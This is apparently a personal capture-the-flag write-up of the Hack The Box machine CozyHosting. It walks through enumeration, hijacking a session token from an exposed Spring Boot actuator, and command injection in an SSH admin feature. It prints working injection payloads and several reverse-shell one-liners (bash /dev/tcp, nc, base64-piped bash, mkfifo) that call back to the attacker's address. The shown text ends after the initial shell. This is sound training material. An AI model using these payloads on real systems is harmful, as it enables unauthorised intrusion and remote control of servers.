

HTB-Cozyhosting

Summary

Another Linux webserver hosting a simple web app on port 80.

I am new to playing HTB. This is a "retired" machine with guided mode and walkthroughs available. I played this box in "Adventure Mode" meaning I took no hints and I did not look at any walkthroughs or guides.

If you are reading this, thank you! I am mostly writing this for myself as a way to capture my actions and lessons-learned. I plan to do a section at the end of these where I review the mistakes that led to me successfully exploiting the target.

This is a Ubuntu box hosting a Spring Boot web application on port 80. Nmap scan reveals that port 22 for SSH and port 80 for http are open. Looking at the web page, you find a login page as the only accessible link. Poking around the site some more will reveal clues about the web engine - it turns out this is a Spring Boot application. Googling around about that you can find information about the /actuators routes. These show current application state and relevant metrics. Enumerating one of those routes reveals session tokens. You can use those to impersonate an admin user and access the admin console. A feature for SSHing into other servers (all disabled for purposes of the game) is vulnerable to command injection. It is possible to leverage this to gain shell as the web server user.

As the webserver user you can pull the the Java Archive (jar) file of the web application. Reversing that reveals database credentials. Also as the webserver user you can see that there is a user named "josh" on the box. Accessing the postgres database you can find password hashes. Crack these and you find the josh user's password. That reveals the user.txt.

Checking the josh users sudo privileges reveals he can run ssh as the root user. A quick 1-liner from GTFO bins elevates you to root and the root.txt flag.

Actions

Like all good stories this one starts out with a privileged Nmap scan:

```
sudo nmap -sC -sV 10.10.11.230 -oN cozyhosting.nmap
```

```

+ cozyhosting sudo nmap -sC -sV 10.10.11.230 -oN cozyhosting.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 11:19 EDT
Nmap scan report for 10.10.11.230
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://cozyhosting.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds

```

Port 22 for SSH and port 80 for http. HTTP is the larger attack surface so I attack there first.

Looks like the site prefers the domain name "cozyhosting.htb" so I will just add that to my /etc/hosts

```
echo "10.10.11.230 cozyhosting.htb" | sudo tee -a /etc/hosts
```


I check for the tech stack. I like whatweb and Wappalyzer.




```
whatweb http://cozyhosting.htb
```

```

Framework
+ cozyhosting whatweb http://cozyhosting.htb
http://cozyhosting.htb [200 OK] Bootstrap, Content-Language[en-US], Country[RESERVED][22], Email[info@cozyhosting.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.230], Lightbox, Script, Title[Cozy Hosting - Home], UncommonHeaders[x-content-type-options], X-Frame-Options[DENY], X-XSS-Protection[0], nginx[1.18.0]
+ cozyhosting


```



Wappalyzer


TECHNOLOGIES
MORE INFO
Export


Font scripts


[Google Font API](#)



[Bootstrap Icons](#)

JavaScript libraries



[Swiper](#)


[AOS](#)


Web servers


[Nginx](#) 1.18.0


Reverse proxies


[Nginx](#) 1.18.0

Operating systems


[Ubuntu](#)

UI frameworks


[Bootstrap](#)

[Something wrong or missing?](#)

Automate technology lookups

Our APIs provide instant access to website technology stacks

Nginx hosting a bootstrap application. To be honest not much information to go off of.

Clicking around the site, the only thing that I can input into is the login page - I will open it up in Burp

standard login:

15
http://cozyhosting.htb
GET
/assets/vendor/bootstrap/js/bootstrap.bundle.min.js
200
80917
script
is

Request

Pretty
Raw
Hex

```

1 POST /login HTTP/1.1
2 Host: cozyhosting.htb
3 Content-Length: 36
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://cozyhosting.htb
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://cozyhosting.htb/login
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 username=mi.crowave&password=password

```

Response

Pretty
Raw
Hex
Render

```

1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 12 Jun 2025 15:31:08 GMT
4 Content-Length: 0
5 Location: http://cozyhosting.htb/login?error
6 Connection: keep-alive
7 Set-Cookie: JSESSIONID=1273CD9073F0ABD49FFCEAD175B32A6C; Path=/; HttpOnly
8 X-Content-Type-Options: nosniff
9 X-XSS-Protection: 0
10 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
11 Pragma: no-cache
12 Expires: 0
13 X-Frame-Options: DENY
14
15

```

login with remember me checked:

18	http://cozyhosting.htb	GET	/assets/vendor/aos/aos.js	200	15187	script
17	http://cozyhosting.htb	GET	/assets/vendor/swiper/swiper-bundle.min.js	200	144204	script

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /login HTTP/1.1 2 Host: cozyhosting.htb 3 Content-Length: 50 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://cozyhosting.htb 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://cozyhosting.htb/login?error 12 Accept-Encoding: gzip, deflate, br 13 Cookie: JSESSIONID=1273CD9073FDABD49FFCEAD175B32A6C 14 Connection: keep-alive 15 16 username=microwave&password=password&remember=true </pre>			<pre> 1 HTTP/1.1 302 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Thu, 12 Jun 2025 15:32:06 GMT 4 Content-Length: 0 5 Location: http://cozyhosting.htb/login?error 6 Connection: keep-alive 7 X-Content-Type-Options: nosniff 8 X-XSS-Protection: 0 9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 10 Pragma: no-cache 11 Expires: 0 12 X-Frame-Options: DENY 13 14 </pre>		

I'll pass that one into repeater.

Reviewing the page sources with CTRL+U I find that there is a comment in the code:

```

<!-- =====
* Template Name: NiceAdmin|
* Updated: Mar 09 2023 with Bootstrap v5.2.3|
* Template URL: https://bootstrapmade.com/nice-admin-bootstrap-admin-html-template/|
* Author: BootstrapMade.com|
* License: https://bootstrapmade.com/license/|
===== -->

```

Googling around, I find this code:

<https://github.com/figrv/ventory/blob/main/login.php>

It looks like this is a template you can buy - this guy had the template and added some PHP code before deploying. Maybe HTB is using the same thing?

If they are then that code looks H I G H L Y injectable so I fire up sqlmap.

```

<?php
session_start(); // Start the session

if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    include 'php_action/connect.php';
    $email = $_POST['email'];
    $password = $_POST['password'];

    $sql = "SELECT id FROM staff WHERE email = ? AND password = ?";
    $stmt = $conn->prepare($sql);
    $stmt->bind_param('ss', $email, $password);
    $stmt->execute();
    $stmt->store_result();

    if ($stmt->num_rows > 0) {

```

```

        // user exists, authenticate
$stmt->bind_result($id);
$stmt->fetch();

        // set session variables
$_SESSION['id'] = $id;
$_SESSION['email'] = $email;
echo $_SESSION['id'];
// redirect to index.php
header('Location: index.php');
exit();
    } else {
        // authentication failed, display error message
        $error = "Invalid email or password.";
    }

    $stmt->close();
    $conn->close();
}
?>

```

Replace the parameters with a /* then run

```
sqlmap -r file
```

I let that run for awhile and I found.... nothing. I expanded the risk and level variables and still nothing.

So no SQL injection here.


I move on to VHOST and directory fuzzing with FFuf.

```

ffuf -u http://cozyhosting.htb -H "Host: FUZZ.cozyhosting.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -
mc all -ac

```

```
cozyhosting ffuf -u http://cozyhosting.htb -H "Host: FUZZ.cozyhosting.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac
```



v2.1.0-dev

```

:: Method      : GET
:: URL         : http://cozyhosting.htb
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.cozyhosting.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: all


#www [Status: 400, Size: 166, Words: 6, Lines: 8, Duration: 35ms]
#mail [Status: 400, Size: 166, Words: 6, Lines: 8, Duration: 39ms]
:: Progress: [19966/19966] :: Job [1/1] :: 1169 req/sec :: Duration: [0:00:20] :: Errors: 0 ::

```

I also enumerate for subdirectories.

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://cozyhosting.htb/FUZZ -recursion -recursion-depth 1 -ic
```

```
cozyhosting ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://cozyhosting.htb/FUZZ -recursion -recursion-depth 1 -ic
```



v2.1.0-dev

```

:: Method      : GET
:: URL         : http://cozyhosting.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

index [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 43ms]
login [Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 51ms]
admin [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 84ms]
logout [Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 44ms]
error [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 47ms]
27079%5Fclassicpeople2%2Ejpg [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 37ms]
children%2527s_tent [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 111ms]
tiki%2Epng [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 239ms]
Wanted%2e%2e%2e [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 88ms]
How_to%2e%2e%2e [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 89ms]
squishdot_rss10%2Etxt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 69ms]
b33p%2Ehtml [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 77ms]
help%2523drrupal [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 151ms]
:: Progress: [220546/220546] :: Job [1/1] :: 491 req/sec :: Duration: [0:10:20] :: Errors: 0 ::

```

Clicking around the webpage I eventually stumbled on an error page.

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Jun 12 17:02:58 UTC 2025

There was an unexpected error (type=Not Found, status=404).


I have never seen an error page like this before so I google it. It turns out this is the standard error page for Spring Boot - a Java framework.

I really hate the Google searches that are essentially "how to hack X" but I do it anyway:


Googling for "Spring Boot vulnerabilities" I came upon this "actuator" concept

<https://www.wiz.io/blog/spring-boot-actuator-misconfigurations>

Checking for myself:




This site is misconfigured to expose the actuators running through it makes it more clear what is exposed.



looks like I'll have to test these out and do some reading

I find what I believe to be the session tokens:




Then I do an incorrect login and curl against the endpoint again:


```
→ cozyhosting curl http://cozyhosting.htb/actuator/sessions | jq .
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %         0         0             0      0      0     0
100    98      0    98      0      0      0     979      0  --:--:-- --:--:-- --:--:--    989
{
  "418EA884F55AF3380914F8B3343EEEB5": "kanderson",
  "7C9A291536DAA2ADF12C72F988AA9F54": "UNAUTHORIZED"
}
```

So it is definitely a session token - I can use this to impersonate the kanderson user.

To do that open the dev tools console in your browser. Check the Application > Storage tab and change the value for the session ID.



Then I try navigating to the /admin route I found with ffuf.



I'm in!

Under mappings I also found an interesting endpoint called /executessh


```

        "handler": "htb.cloudhosting.compliance.ComplianceService#executeOverSsh(String, String, HttpServletResponse)",
        "predicate": "{POST [/executessh]}",
        "details": {
            "handlerMethod": {
                "className": "htb.cloudhosting.compliance.ComplianceService",
                "name": "executeOverSsh",
                "descriptor": "(Ljava/lang/String;Ljava/lang/String;Ljakarta/servlet/http/HttpServletResponse;)V"
            },
            "requestMappingConditions": {
                "consumes": [],
                "headers": [],
                "methods": [
                    "POST"
                ],
                "params": [],
                "patterns": [
                    "/executessh"
                ],
                "produces": []
            }
        },
    },
    {
        "handler": "ParameterizableViewController [view=\"admin\"]",
        "predicate": "/admin"
    },
    {
        "handler": "ParameterizableViewController [view=\"addhost\"]",
        "predicate": "/addhost"
    },
    {
        "handler": "ParameterizableViewController [view=\"index\"]",
        "predicate": "/index"
    },
    {
        "handler": "ParameterizableViewController [view=\"login\"]",
        "predicate": "/login"
    },
    {
        "handler": "ResourceHttpRequestHandler [classpath [META-INF/resources/webjars/]]",
        "predicate": "/webjars/**"
    },
    {
        "handler": "ResourceHttpRequestHandler [classpath [META-INF/resources/], classpath [resources/], classpath [static/], classpath [public/], ServletContext [/] ]",
        "predicate": "/*"
    }
]

```

So maybe in this admin panel there is a place to perform command injection.

At the bottom of the page is some kind of UI for managing the host connections.

Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

The host was not added!

Invalid hostname!

Connection
settings

Hostname

Username
kanderson

Submit

Reset

I test a few combinations and find that it is trying to open an SSH connection using the webserver - command injection attack enters stage left.

An SSH command looks like this:

```
ssh username@hostname
```

I spent a long time trying to a command to run after hostname - my thinking that the SSH command finishes then something else could run on the same line

Testing revealed they had very very good filters over that parameter.

It eventually occurred to me to try the other parameter:

Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
1	POST /executessh HTTP/1.1			1	HTTP/1.1 302			
2	Host: cozyhosting.htb			2	Server: nginx/1.18.0 (Ubuntu)			
3	Content-Length: 43			3	Date: Fri, 13 Jun 2025 00:12:02 GMT			
4	Cache-Control: max-age=0			4	Content-Length: 0			
5	Accept-Language: en-US,en;q=0.9			5	Location:			
6	Origin: http://cozyhosting.htb				http://cozyhosting.htb/admin?error=ssh: Could			
7	Content-Type:				not resolve hostname kanderson: Temporary			
	application/x-www-form-urlencoded				failure in name resolution/bin/bash: line 1:			
8	Upgrade-Insecure-Requests: 1				app@127.0.0.1: command not found			
9	User-Agent: Mozilla/5.0 (X11; Linux x86_64)			6	Connection: keep-alive			
	AppleWebKit/537.36 (KHTML, like Gecko)			7	X-Content-Type-Options: nosniff			
	Chrome/136.0.0.0 Safari/537.36			8	X-XSS-Protection: 0			
10	Accept:			9	Cache-Control: no-cache, no-store, max-age=0,			
	text/html,application/xhtml+xml,application/x				must-revalidate			
	ml;q=0.9,image/avif,image/webp,image/apng,*/*			10	Pragma: no-cache			
	;q=0.8,application/signed-exchange;v=b3;q=0.7			11	Expires: 0			
11	Referer:			12	X-Frame-Options: DENY			
	http://cozyhosting.htb/admin?error=Host%20key			13				
	%20verification%20failed.			14				
12	Accept-Encoding: gzip, deflate, br							
13	Cookie: JSESSIONID=							
	FD2E0AD738D0961E9FD35D39389FF19F							
14	Connection: keep-alive							
15								
16	host=127.0.0.1&username=kanderson;\$(whoami)							

so we are the user app

I have to figure out how to abuse this

it seems to be only returning the first line:

Request		Response	
Pretty	Raw	Hex	Render
1	POST /executessh HTTP/1.1	1	HTTP/1.1 302
2	Host: cozyhosting.htb	2	Server: nginx/1.18.0 (Ubuntu)
3	Content-Length: 56	3	Date: Fri, 13 Jun 2025 00:20:04 GMT
4	Cache-Control: max-age=0	4	Content-Length: 0
5	Accept-Language: en-US,en;q=0.9	5	Location:
6	Origin: http://cozyhosting.htb		http://cozyhosting.htb/admin?error=ssh: Could not resolve hostname
7	Content-Type: application/x-www-form-urlencoded		kandersonroot:x:0:0:root:/root:/bin/bash: Name or service not known
8	Upgrade-Insecure-Requests: 1	6	Connection: keep-alive
9	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	7	X-Content-Type-Options: nosniff
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	8	X-XSS-Protection: 0
11	Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.	9	Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12	Accept-Encoding: gzip, deflate, br	10	Pragma: no-cache
13	Cookie: JSESSIONID=FD2E0AD738D0961E9FD35D39389FF19F	11	Expires: 0
14	Connection: keep-alive	12	X-Frame-Options: DENY
15		13	
16	host=127.0.0.1&username=kanderson\$(cat\${IFS}/etc/passwd)	14	

When I try the other parameter I start getting error messages back - this is a good sign it means I can try to inject a reverse shell here.

```
kanderson$(bash${IFS}-i${IFS}>&${IFS}/dev/tcp/10.10.14.22/1337${IFS}0>&1)
```

It gets stuck on the &

I realize that the target has netcat so I try a few injections targeting that binary.

```
kanderson$(nc${IFS}-e${IFS}/bin/sh${IFS}10.10.14.22${IFS}1337)
```

```
kanderson$(nc${IFS}-lvnp${IFS}1337)
```

No dice on a bind shell with nc. I switch to a reverse shell:

```
echo 'bash -i >/dev/tcp/10.10.14.22/1337 0<&1 2>&1' | base64
```

```
kanderson;$ (echo${IFS}YmFzaCAtaSA+L2Rldi90Y3AvMTAuMTAuMTQuMjIvMTMzNyAwPCYxIDI+J  
jEK|base64${IFS}-d|bash)
```

I learned in the video walkthrough after completing the box that the lppsec got this to work by removing the +. The + and & will break in the http request. You can add an extra space anywhere you have a space or URL encode the base64 in the repeater request to bypass.

My dumbass on the other hand do some furious googling and arrive at a reverse shell that does not make use of the & operator:

```
kanderson$(mkfifo${IFS}/tmp/x;nc${IFS}10.10.14.22${IFS}1337</tmp/x|bash${IFS}>/  
tmp/x)
```

```
listening on [any] 1337 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.11.230] 42210

ls
cloudhosting-0.0.1.jar
whoami
app
ls -la /home
total 12
drwxr-xr-x  3 root root 4096 May 18  2023 .
drwxr-xr-x 19 root root 4096 Aug 14  2023 ..
drwxr-xr-x  3 josh josh 4096 Aug  8  2023 josh
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidd:x:108:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false

ls
cloudhosting-0.0.1.jar
python -c 'import pty; pty.spawn("/bin/sh")'

ls
cloudhosting-0.0.1.jar
bash

